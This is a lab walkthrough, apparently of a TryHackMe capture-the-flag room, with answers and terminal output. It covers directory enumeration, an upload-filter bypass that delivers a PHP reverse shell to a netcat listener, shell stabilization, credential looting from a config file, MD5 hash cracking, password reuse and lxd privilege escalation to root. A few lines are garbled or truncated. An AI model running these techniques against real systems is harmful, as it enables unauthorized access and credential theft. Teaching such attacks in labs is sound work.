
Input command (gobuster dir - http://<MACHINE_IP>:65000 -w /usr/share/wordlists/big.txt -x php,txt,html



Question 4

What is the name of the hidden directory where file uploads are saved?

Ans: /grid



Question 5

What is the value of the web.txt flag?

Ans: THM{ENTER_THE_GRID}

Input command (find / -name web.txt 2>/dev/null). Then, use command (cat /var/www/web.txt) to view the content.

```
$ find / -name web.txt 2>/dev/null
/var/www/web.txt
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
```

Question 6

What lines are used to upgrade and stabilize your shell?

Ans:

- python3 -c 'import pty;pty.spawn("/bin/bash")'
- export TERM=xterm
- stty raw -echo; fg

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 443
root@kali:~# stty raw -echo; fg
nc -lvnp 443
```

Question 7

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? Username:password

Ans: tron:IFightForTheUsers

Input command (cd /var/www/). Navigate to the file TheGrid/ and includes/ using cd. Enter command (cat dbauth.php).

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8

Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Ans: tron

Enter command (mysql -utron -p) and the password.

```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```

Question 9

Crack the password. What is it?

Ans: @computer@

Copy the password head to the site https://crackstation.net/ and see if it can make sense of Flynn's password. It is able to do this pretty easily and determines it has been hashed with md5.

```
mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
|  2 | admin    | 5f4dcc3b5aa765d61d8327deb882cf99 |
+----+----------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Ans: flynn

```
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ ls -l
total 4
-r-------- 1 flynn flynn 30 Dec 19 16:42 user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 11

What is the value of the user.txt flag?

Ans: THM{IDENTITY_DISC_RECOGNISED}

Use command (cat user.txt) to read the content.


```
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ ls -l
total 4
-r-------- 1 flynn flynn 30 Dec 19 16:42 user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```


Question 12

Check the user's groups. Which group can be leveraged to escalate privileges?

Ans: lxd

If we run groups to see what groups Flynn is a part of, we see he is in a group called lxd.

```
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

Question 13

What is the value of the root.txt flag?

Ans: THM{FLYNN_LIVES}

Enter this command (https://github.com/lxd-images/alpine-3-7-apache-php5-6) in our attack machine. Download the alpine image in the victim machine. Import image for lxd. Initialize the image inside a new container. Mount the container inside the /root directory.

```
+--------+-------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+-------------+--------+-------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+-------------+--------+-------------------------------+--------+--------+------------------------------+
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.priviledged=true
Creating mycontainer
Error: Unknown configuration key: security.priviledged
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Container 'mycontainer' already exists
th=/mnt/root recursive=true
Device mydevice added to mycontainer
flynn@light-cycle:~$ lxc start mycontainer
flynn@light-cycle:~$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls -l
total 4
-r--------    1 root     root           600 Dec 19 20:18 root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


*As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of
 an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately
this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you fo
r playing! Merry Christmas and happy holidays to all!*
/mnt/root/root #
```

Throughout Process/Methodology:

When our target computer has fully booted up, the first thing we want to do is utilise nmap to check for open ports. After doing a scan, we see that ports 80 and 65000 are open. Now connect to the web server, which is accessible at port 65000. As soon as we land on the page, we see a website named Light Cycle with a sign-up or log-in option. The following query asks for the name of a hidden php file. We may do this by using the big.txt wordlist and the command gobuster dir -u http://<target machine ip>:65000 -w big.txt -x php,txt,html. After running this, a file with the name uploads.php will appear. Now that we know where to submit them, we'll utilise Burp Suite to get beyond the front end filter that limits what files may be published. Burp Suite ought to now be available. Visit the Options page under Proxy. You can click the top line of Intercept Client Requests and then select Edit. After the menu appears, take js out of the match condition. Before closing this option, make sure Intercept requests based on the following rules is selected. Burp Suite can be used to forward requests until one with the URI /assets/js/filter.js is reached. We want to decline this request because this code handles the filtering logic. As a result, the upload page can now accept all file types. Now using the same from day two, you can launch a reverse shell using the php-reverse-shell script. Invoke the netcat listener on the attacking machine with nc-lvnp443 and upload the file to the web server. The files can be found in the /grid directory. Then launch the file. When you return to the netcat listener, a shell session should be running. To find the information in the web.txt file, answer the questions below. It's in var/www/, according to a quick search of the filesystem. You can quickly inspect the data with cat to find the THM{ENTER_THE_GRID} flag. We now want to improve our shell's resilience and feature set. The first step in this process is to run python3 -c 'import pty;pty.spawn("/bin/bash")" to launch a bash session. Then, to give us access to term commands, we'll run export TERM=xterm. Finally, after backgrounding the shell with ctrl + Z, run stty raw -echo; fg. Next, we'll look in /var/www/TheGrid/includes/ for a username and password combination. In dbauth.php, we can see a database login using the credentials tron and IFightForTheUsers. Once in MySQL, use the command SHOW DATABASES; to see a list of all available databases. We can see that there is a database called tron. The use tron command can be used to select the tron database, and the SELECT * FROM users command can be used to display the contents of the users table. When we do this, the encrypted passwords of two users are displayed. Let's go to https://crackstation.net and see if we can figure out Flynn's password there. It can easily accomplish this and concludes that it has been hashed with MD5. The password is @computer@. Now that we have Flynn's password, we can use su to log in as him. We can examine the information on the flag now that we have access to Flynn's home directory. We can see that the flag is THM by using a cat. {IDENTITY DISC RECOGNISED}. Flynn is a member of the lxd group, which can be discovered by conducting a group search. We can create a root shell by exploiting a known vulnerability in lxd. It is preferable to stick with today's explanation because these steps are directly taken from there. Here's how I created and tested my own lxd exploit.